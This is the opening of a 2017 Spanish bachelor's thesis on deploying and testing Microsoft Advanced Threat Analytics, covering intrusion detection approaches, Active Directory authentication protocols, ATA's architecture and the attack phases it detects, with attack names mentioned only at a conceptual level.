Universidad Zaragoza

Trabajo Fin de Grado

Detección avanzada de ciberamenazas en entornos complejos basada en Microsoft Advanced Threat Analytics.

Advanced detection of cyberthreats in complex environments based on Microsoft Advanced Threat Analytics.

Autor:

Alejandra Abián Dionis

Director:

Ignacio Hernando Seral

Ponente:

Álvaro Alesanco Iglesias

Escuela de Ingeniería y Arquitectura – Universidad de Zaragoza
2017

TRABAJOS DE FIN DE GRADO / FIN DE MÁSTER

Escuela de Ingeniería y Arquitectura Universidad Zaragoza

DECLARACIÓN DE AUTORÍA Y ORIGINALIDAD

(Este documento debe acompañar al Trabajo Fin de Grado (TFG)/Trabajo Fin de Máster (TFM) cuando sea depositado para su evaluación).

D./Dª. Alejandra Abián Dionis,

con nº de DNI 73016674T en aplicación de lo dispuesto en el art. 14 (Derechos de autor) del Acuerdo de 11 de septiembre de 2014, del Consejo de Gobierno, por el que se aprueba el Reglamento de los TFG y TFM de la Universidad de Zaragoza,

Declaro que el presente Trabajo de Fin de (Grado/Máster) Grado, (Título del Trabajo) Detección avanzada de ciberamenazas en entornos complejos basada en Microsoft Advanced Threat Analytics.,

es de mi autoría y es original, no habiéndose utilizado fuente sin ser citada debidamente.

Zaragoza, 1 / Junio / 2017

Fdo: Alejandra Abián Dionis

Detección avanzada de ciberamenazas en entornos complejos basada en Microsoft Advanced Threat Analytics

Resumen

Este proyecto está situado en el campo de seguridad de tecnologías de la información, también llamada ciberseguridad, que es el que se encarga de proteger la información buscando mantener la integridad, privacidad y confidencialidad de la misma, previniendo el acceso no autorizado a una red y a recursos de la red.

Este trabajo se centra en la detección avanzada de ciberamenazas en entornos empresariales complejos. Debido a que en este tipo de entornos los clientes suelen utilizar Microsoft Active Directory, que es el servicio de directorio que utiliza Microsoft en el que se almacena y organiza la información de todos los usuario y recursos de la red, el sistema de detección de intrusos que se va a testear mediante la realización de varios ataques es Microsoft Advanced Threat Analytics(ATA), plataforma local que ayuda a la empresa a protegerse de amenazas dentro de la red.

El objetivo de este proyecto es doble: por una lado tenemos la automatización de la instalación de dicha herramienta y por otro lado tenemos la comprobación del correcto funcionamiento de esta. El primer objetivo se consigue creando un script en PowerShell y, una vez instalado y preparado el escenario, se realizará un test con un número reducido de usuarios, que es el segundo objetivo a conseguir en este proyecto. Lo que haremos en este punto será generar ataques con diferentes herramientas y ver así la información detallada que nos proporciona ATA de cada ataque.

Índice general

Índice de figuras

Capítulo 1

Introducción

1.1 Entorno de trabajo

Este proyecto se ha llevado a cabo en la empresa Instrumentación y Componentes S.A. (Inycom), con la finalidad de demostrar que la plataforma local ATA es una buena herramienta para detectar actividades sospechosas que ocurren dentro del dominio y que, además , permite ver dichos ataques de forma ordenada y clara en la consola que esta tiene.

Inycom es una empresa tecnológica con 34 años de actividad empresarial y consta de diferentes sectores, que son: tecnologías de la información y comunicación (TIC), instrumentación analítica para laboratorio, equipamiento de diagnóstico para entornos hospitalarios e instrumentación electrónica para test y medida [1].

El trabajo realizado está dentro del sector TIC, más concretamente en la parte de ciberseguridad, que hoy en día es imprescindible para asegurar el buen funcionamiento de las estructuras TIC ya que cada vez es mayor el número de peligros al que hay que hacer frente para proteger las empresas.

1.2 Motivación y objetivos

Hoy en día los ciberataques se han sofisticado hasta el punto de que los sistemas de detección de intrusos basados en firmas no son capaces de detectarlos. Estas herramientas de detección de ataques tienen unos patrones o

firmas predeterminados, y lo que hacen es analizar sólo la actividad de red de los sistemas para luego analizan los paquetes capturados en busca de eventos que coincidan con alguna firma de las que ya sabemos con antelación [2]. Pero con el paso del tiempo, se ha podido comprobar que estas herramientas no son lo suficientemente robustas como para detectar todos los ataques, ya que muestran algunas limitaciones como por ejemplo:

- Detectan solamente los ataques de los que saben la firma por lo que, si hay algún ataque diferente, no lo detectarían.

- Se reciben muchos falsos positivos, lo que hace que se pierda tiempo en otras cosas que, probablemente, no sean ataques que estás recibiendo.

Existen otros IDS basados en comportamiento [3] que no analizan el tráfico de red si no que monitorizan gran cantidad de eventos y analizan el comportamiento de cada entidad, detectando ataques avanzados que son los que nos afectan actualmente. Las ventajas de los detectores de intrusos basados en comportamiento frente a los que se basan en firmas son los siguientes:

- Detectan amenazas con rapidez mediante el análisis de comportamiento ya que, al elaborar perfiles les permite saber identificar los comportamientos anómalos de una entidad. Esto les permite adaptarse tan rápido como los atacantes.

- Reduce los falsos positivos ya que no sólo compara el comportamiento de una entidad con su propio perfil si no que también lo compara con el perfil de otros usuarios que tienen una actividad parecida a la suya.

La combinación de ambos detectores de intrusos se llama detectores de intrusos híbridos [3], que detectan tanto ataques de los cuales sabemos el patrón que siguen como comportamientos anómalos de los cuales no sabemos su firma. Existen varias herramientas como por ejemplo la ofrecida por Interset o Collibra que son detectores híbridos. Este trabajo se centra en una de ellas, llamada Microsft Advanced Threat Analytics (ATA). Microsoft Advanced Threat Analytics [4] es una plataforma local que ayuda a proteger un entorno de ataques cibernéticos avanzados y amenazas internas, además de que te permite entender de forma rápida y sencilla qué ocurre en la red gracias a la consola que esta posee. Como veremos

en apartados siguientes, esta herramienta utiliza la tecnología Machine Learning (aprendizaje automático) para poder así comparar el tráfico de red de cada entidad del dominio y detectar comportamientos anómalos. Más adelante en el Capítulo 2 veremos qué es lo que hace ATA para terminar con las limitaciones de las que hemos hablado anteriormente.

La razón por la que se ha elegido ATA en este proyecto es debido a que posee un dashboard gráfico que permite ver de forma más clara y ordenada los ataques y, además, porque es la única herramienta que está integrada con Active Directory, que es el SD que utilizan la mayoría de empresas. Esta integración le permite monitorizar cualquier dispositivo que esté en AD sin saber su localización.

Por lo tanto, durante la realización de este proyecto lo que se quiere es implantar dicha plataforma en un entorno empresarial para generar ataques desde un usuario y analizar el contenido que nos muestra por consola ATA, validando así esta nueva herramienta de detección de intrusos.

1.3 Estado del arte

La empresa Inycom estaba interesada en ampliar su propuesta de soluciones en el área de ciberseguridad, sobretodo orientada a sus clientes del sector financiero los cuales utilizan mayoritariamente Microsoft Active Directory para la gestión de su red. Todos estos entornos empresariales disponen ya de herramientas de protección perimetral, es decir, tienen herramientas que detectan y protegen de los ataques que provienen de fuera de la red, como por ejemplo los antivirus. Con la realización de este proyecto lo que se quiere es incorporar soluciones que permitan detectar ataques persistentes que se generan desde dentro del propio dominio.

Por ello, mi aportación en el proyecto presente consiste en recopilar información de todos los ataques internos que pueden afectar en estos entornos, generar scripts que simulen dichos ataques y comprobar que estos son detectados por la herramienta de detección que se quiere implantar tanto en la empresa como en los clientes, que es Microsoft Advanced Threat Analytics. En la propuesta inicial no se concretaban los ataques que había que realizar en el proyecto, por lo que fue

en la primera fase del proyecto donde se analizaron las amenazas más habituales en entornos empresariales y se tomó como referencia lo que se llama "Cyber Kill Chain", que es el flujo de trabajo típico utilizado por los atacantes para infiltrarse en las redes:



Figura 1.1: Cyber Kill Chain

Una vez conocidos los pasos que sigue un atacante para hacerse con el dominio de una empresa, se obtuvo información acerca de qué ataques se realizan en cada etapa y cuáles son los que detecta ATA. Mediante herramientas como Mimikatz se realizaron dicho ataques, comprobando la detección de estos en el detector de intrusos que se desea instalar.

Respecto a la información recogida para realizar el proyecto, se ha utilizado documentación y webs donde se pudo encontrar información parcial de algunos de los ataques propuestos, pero hasta el momento no existe información completa y estructurada para ser utilizada en el ámbito de seguridad de una consultoría de ciberseguridad tal y como deseaba Inycom.

1.4 Planificación del proyecto y tiempos empleados

Este proyecto consta de diferentes partes que veremos a continuación, y cada uno de estas ha supuesto una duración diferente de tiempo, dando lugar a una duración total de 5 meses aproximadamente. En el siguiente diagrama de Gantt (figura 1.2) podemos ver la duración de cada tarea, algunas realizadas en paralelo:



Figura 1.2: Diagrama de Gantt

Antes de empezar a realizar el proyecto en sí, hubo una parte de documentación sobre los tipos de ataques que están avanzando y sobre las herramientas que se usan hoy en día para detectar dichos ataques y amenazas. También se estudió en ese tramo los problemas que tienen dichas herramientas y porqué había que desarrollar otras nuevas técnicas híbridas.

Una vez informada sobre los problemas a resolver, hubo una primera toma de contacto con la herramienta que se ha utilizado en el proyecto y con las tecnologías que esta usa para detectar las amenazas. También se realizó unas pruebas con la consola ATA que hay de prueba para familiarizarse con esta y ver la información que nos muestra de cada ataque.

Para llevar a cabo el proyecto, había que crear algunas máquinas para simular el escenario, pero antes de esto, durante un largo período, se llevo a cabo el script de instalación de ATA y con él, el estudio de los comandos de PowerShell. Este se crea con la finalidad de automatizar la instalación, lo que facilita la instalación de ATA en otros escenarios.

Una vez creado el escenario de pruebas, se llevó a cabo la parte más larga del proyecto: generar diferentes ataques, comprobar que ATA los detectaba y ver

qué información nos daba sobre todos estos. En paralelo, se empezó a realizar la elaboración de la memoria.

1.5 Herramientas utilizadas en el proyecto

En esta sección y en las dos siguientes vamos a ver algunos conceptos que es conveniente conocer para poder seguir el proyecto. Por un lado tenemos las herramientas que hemos utilizado tanto para la instalación como para la parte de test, luego tenemos algunos protocolos utilizados en los ataques y por último tenemos otros conceptos que también resulta interesante conocer para seguir sin problema el proyecto presente.

Windows PowerShell [5]

Es un shell de línea de comandos (un programa informático que provee una interfaz de usuario para acceder a los servicios del SO) junto a un entorno de scripting (entorno donde se permite crear, ejecutar y probar scripts) que utiliza el lenguaje de programación C#. Esta herramienta suele usarse para automatizar la ejecución de programas o su instalación, que es para lo que se usa en este proyecto como veremos a continuación.

Mimikatz [6]

Es una herramienta que te permite vulnerar el sistema de seguridad de un dominio. Está formado por varios módulos con los que se pueden generar una gran variedad de ataques contra un usuario, un controlador de dominio u otras máquinas. Esta será la herramienta que utilizaremos en el Capítulo 4 para generar todos los ataques que vamos a lanzar.

Psexec [7]

Esta es otra herramienta utilizada en este proyecto para ejecutar programas en equipos remotos, tomando control absoluto sobre ese dispositivo en concreto. Para que pueda ejecutarse este programa, tenemos que ponerle el PC

con el que nos queremos conectar de forma remota.

1.6 Protocolos

AXFR [8]

Es un protocolo que nos permite realizar una transferencia de zonas DNS pero, a diferencia de las consultas DNS normales en las que el usuario tiene que conocer algo de información del DNS antes de realizarla, en este tipo de consultas AXFR no lo necesita, lo que beneficia los atacantes que acaban de entrar a la red y no saben nada del dominio.

LDAP [9]

Es un protocolo que nos permite consultar información que está contenida en el servicio de directorio, lo que nos facilita la búsqueda de individuos sin saber previamente donde están. Además el protocolo LDAP tiene la operación bind, que es una operación de autenticación frente al directorio.

NTLM [10]



Figura 1.3: Autenticación mediante NTLM

Es un protocolo de autenticación contra un servidor o un controlador de dominio en redes Microsoft utilizando el método desafío/respuesta para la autenticación. Lo primero que hace el usuario es introducir su nombre de usuario y su contraseña en su dispositivo (1) y desde el PC se manda al servidor NTLM su nombre de usuario en claro (2). Este le contesta con el desafío NTLM (3) y el usuario le contesta con el hash NTLM de su contraseña actual, lo que llamaríamos la respuesta (4). Cuando el servidor NTLM lo recibe, compara dicho hash con

el que tiene él almacenado y asignado a este usuario (5). Si coincide, se da por finalizada la autenticación, si no el usuario no ha podido autenticarse.

Kerberos [11]

Es otro protocolo de autenticación cliente-servidor que permite a dos entidades en una red insegura demostrar su identidad mutuamente de forma segura.



Figura 1.4: Autenticación mediante Kerberos

EL KDC es el distribuidor de claves en el servicio Kerberos y se encuentra en AD, en el controlador de dominio. Consta de dos partes: AS y TGS. Cuando un usuario quiere obtener un ticket para acceder a un servicio, lo primero que hace es utilizar el hash NTLM y su nombre para autenticarse en su PC (1). El PC se autentica contra el servidor Kerberos (AS) y este le contesta asignándole un TGT, autenticándose también con el hash NTLM de la contraseña de la cuenta Kerberos (2). El usuario utiliza este TGT para pedir al KDC (TGS) un TGS para poder acceder así a los recursos a los que dicho usuario tiene permisos(3). Este se autentica ya no con el hash NTLM si no con el TGT que ha recibido antes del KDC. Así, el KDC valida este ticket y si es válido le envía un TGS (3), con el que puede acceder al servicio solicitado (4).

RDRS [12]

Es un protocolo RPC, programa que utiliza un ordenador para ejecutar código en otra máquina remota sin tener que preocuparse por la comunicación entre ambas, que permite la replicación de controladores de dominio y la gestión de Active Directory. Con este puedes obtener información sobre usuarios que están en Active Directory siempre que tengas permisos para hacerlo.

1.7 Otros conceptos previos

Active Directory, servicio de directorio y controlador de dominio [13]

Microsoft trabaja con Active Directory, que es su servicio de directorio. Un servicio de directorio es una aplicación o un conjunto de aplicaciones que almacenan y organizan la información sobre los usuarios de una red de ordenadores y sobre los recursos de la red. Una de las ventajas que ofrecen los espacios que trabajan con Active Directory es que puede utilizarse LDAP.

Un controlador de dominio es la máquina física en la que se encuentra Active Directory. Los controladores de dominio tienen una serie de responsabilidades y una de ellas es la autenticación, proceso de garantizar o denegar a un usuario el acceso a recursos compartidos o a otra máquina de la red, normalmente a través del uso de una contraseña.

Función hash [14]

Son funciones que convierten un conjunto de elementos que suelen ser cadenas en una salida de rango finito normalmente con longitud fija que representa un resumen de toda la información que se ha introducido como entrada a dicha función. Esa cadena que crea a partir de unos datos de entrada, sólo puede volverse a crear con esos mismos datos y es muy difícil que dos entradas tengan la misma salida además de ser imposible encontrar la entrada a partir de la salida obtenida.



Figura 1.5: Función Hash

lsass.exe [15]

Es el proceso del Servicio de autenticación de seguridad local de Microsoft, responsable de la autenticación del usuario y la aplicación de políticas de seguridad. Ayuda a verificar usuarios que se conectan en un ordenador con Windows, maneja cambios de passwords y crea tokens de acceso, lo que encapsula información de seguridad esencial. También es utilizado por los administradores para actualizar contraseñas y perfiles de usuario.

1.8 Estructura de la memoria

La estructura del contenido de este proyecto consta de 5 secciones y 2 anexos, cuyo contenido explicamos a continuación:

o **Capítulo 1 - Introducción**

Esta sección es la presente, y aquí se trata el motivo de porqué se realiza este proyecto, los objetivos que queremos conseguir, el entorno donde se ha llevado a cabo, la duración de la realización de dicho proyecto y la estructura que sigue esta memoria. Además, recoge algunos conceptos que hay que conocer para poder seguir el proyecto con facilidad.

o **Capítulo 2 - Introducción a Advanced Threat Analytics.**

En este capítulo se habla de la herramienta que se va a analizar y valorar, hablando un poco de cómo trabaja esta y de los ataques que puede detectar.

o **Capítulo 3 - Escenario.**

En este apartado lo que se explica es cómo hemos preparado el escenario para realizar las pruebas (creación de roles y topología) y cómo se ha automatizado la instalación de la herramienta.

o **Capítulo 4 - Ataques.**

Se realizan diferentes ataques utilizando las herramientas explicada en el apartado 1.4, viendo lo que detecta ATA y lo que muestra en la consola de cada ataque, pudiendo así analizar su contenido. Además en este apartado se va mostrando lo que el atacante consigue de cada ataque y como va utilizando la información en los ataques siguientes.

- **Capítulo 5 - Conclusiones y líneas futuras.**

Contiene una breve explicación de las conclusiones que se obtienen tras haber realizado el Trabajo Fin de Grado y se habla sobre posibles líneas futuras que mejorarían el proyecto presente.

- **Anexos:**

Anexo A. Acrónimos usados en el proyecto.

Anexo B. En este anexo aparecerán los scripts que se han creado para la automatización de la instalación de la herramienta.

Capítulo 2

Introducción a Advanced Threat Analytics

Como ya he comentado anteriormente, ATA es una plataforma local que nos ayuda a proteger nuestro dominio de ataques cibernéticos avanzados y nos muestra dichos ataques en la consola que posee. En este apartado vamos a conocer un poco más sobre la estructura de esta, sobre cómo trabaja y qué ataques detecta.

2.1 Estructura y funcionamiento de ATA



Figura 2.1: Arquitectura ATA

La figura anterior nos muestra la arquitectura que tiene la herramienta ATA. Como podemos ver, está formada por varios elementos que interactúan entre ellos para poder alcanzar el objetivo que es detectar ataques malintencionados. Los elementos que forman esta plataforma son: los gateways, que pueden ser gateways instalados en un servidor a parte (ATA Gateway) o ATA Lightweight Gateway (LWGW) que están instalados directamente en los controladores de dominio, y el ATA Center, que es un servidor a parte donde tenemos la consola en la que nos muestra los ataques.

Tanto los ATA Gateways como los ATA LWGW inspeccionan todo el tráfico de Active Directory pero de diferente forma. Los LWGW, como hemos dicho antes, están instalados directamente en los controladores de dominio escaneando la red directamente, pero los ATA Gateways son servidores instalados en un servidor dedicado que supervisa el tráfico de los controladores de dominio (Active Directory) mediante Port Mirroring, que consiste en conectar ATA Gateway en un puerto del switch al que están conectados los controladores de dominio para monitorizar todo el tráfico de red. Los gateways envían el tráfico capturado de la red al ATA Center.

ATA utiliza la técnica Machine Learning (Aprendizaje automático) para crear un gráfico de la actividad normal de cada entidad (usuarios, dispositivos y recursos). Para ello utiliza el algoritmo PCA-Based Anomaly Detection, que consiste en un método en el que, en nuestro caso, ATA Center aprende durante 21 días la actividad normal que realiza una entidad. Nada más instalar la herramienta, los 21 días primeros ATA sólo detectaría ataques de los cuales sabemos las firmas, ya que hasta que no pasan 21 días no ha podido realizar un gráfico de cada entidad, por lo que no puede comparar la información que le llega. Una vez que obtiene el gráfico, cuando recibe información de cada entidad, va comparándola con la información que tiene de esta registrada en su baso de datos (MongoDB) en los últimos 21 días, detectando así la presencia de alguna anomalía en el comportamiento de este. Además de compararla con su gráfico, también compara esta información recibida con el gráfico de entidades que se comportan como él, disminuyendo así los falsos positivos, que era una limitación de los IDS basados en firmas que queríamos evitar.

Por lo tanto ATA detecta **comportamientos anómalos** usando Machine Learning y, además, **ataques malintencionados** consultado la lista completa de los tipos de ataques conocidos, como son PtT, Fuerza Bruta, etc.

Además del tráfico de red capturado, en los gateways también se configura la recopilación de eventos de Windows procedentes de los controladores de dominio. Estos también son enviados al ATA Center, mejorando así la detección de ataques y amenazas.

2.2 Ataques que detecta ATA

Esta herramienta de Microsoft detecta amenazas en diferentes fases de un ataque avanzado como son la fase de reconocimiento, credenciales en peligro, movimiento lateral y dominación del dominio. Veamos de que trata cada fase y, más adelante, veremos los diferentes ataques que pueden realizarse en cada fase y cómo los detecta ATA.



Figura 2.2: Fases de un ataque

Una vez que el atacante gana acceso a una red comprometiendo un dispositivo de un usuario, quiere conocer la estructura del dominio antes de realizar ningún ataque. Esta fase se llama fase de reconocimiento y te permite conocer los usuarios y los grupos a los que pertenece cada uno para saber a quienes tienes

que atacar para conseguir información más relevante. Dentro de esta fase están ataques como reconocimiento usando DNS, reconocimiento mediante enumeración de cuentas, reconocimiento mediante enumeración de servicios de directorio, etc.

Cuando ya conoce la red, el atacante suele robar las credenciales del usuario comprometido dando lugar a la fase que conocemos como fase de credenciales en peligro. A esta pertenecen ataques como ataque por fuerza bruta, actividades sospechosas de cuenta de Honeytoken, etc.

Llegamos a la fase de movimiento lateral. Aquí lo que consigue el atacante es moverse internamente por la red para conseguir credenciales de otros usuarios con privilegios mayores, lo que nos permite acceder a recursos de la red con mayor información del dominio (por ejemplo, los usuarios de helpdesk). Ataques como Pass-The-Hash, OverPass-The-Hash, Pass-The-Ticket son algunos de los que se realizan en esta fase.

Llegado a este punto, lo que quieren estos atacantes es mantener dicho acceso privilegiado y hacerse con el control de toda la red, lo que se llama la fase de dominación del dominio. En esta lo que hacen es crear, por ejemplo, puertas traseras para poder acceder al sistema evitando los sistemas de seguridad. Así se hacen con todo el dominio y es menos probable que se les detecte dentro del dominio. Estos son los ataques más problemáticos ya que pueden tomar control sobre todo el dominio con ataques como Golden Ticket y Skeleton Key.

2.3 Breve explicación sobre la consola de ATA

Antes de ver en cada ataque lo que ATA nos muestra en su consola, es necesario saber cómo configurarla, cómo utilizarla y conocer que información nos va a mostrar de cada ataque detectado. Lo primero que nos muestra la consola al acceder a ella es una vista rápida de todas las actividades sospechosas en orden cronológico, lo que se llama la escala de tiempo:

Figura 2.3: Escala de tiempo

Como podemos ver en la figura anterior, se muestran todos los ataques que están abiertos y también nos informa de la gravedad de cada uno de ellos dependiendo el color: gris menor gravedad, rojo mayor gravedad. Además para cada ataque nos muestra recomendaciones que podemos seguir para que el ataque no siga propagándose por la red causando más daño. En cada ataque aparecen varias pestañas, una de ellas es la de "Detalles". Si vamos a esta pestaña nos muestra lo siguiente:



Figura 2.4: Detalles

Podemos ver que la información que nos proporciona es mucho más detallada que en la pantalla anterior. Nos muestra por ejemplo qué usuarios son los afectados por el ataque, desde qué máquinas del dominio se ha realizado el ataque, si ha tenido éxito o no, etc.

Además de mostrar los ataques e información sobre estos, la consola tiene una parte de configuración en la que podemos añadir los controladores de dominio en los que instalamos los LWGW, configurar el servidor de correo, activar/desactivar el reenvío de eventos de Windows, realizar actualizaciones:

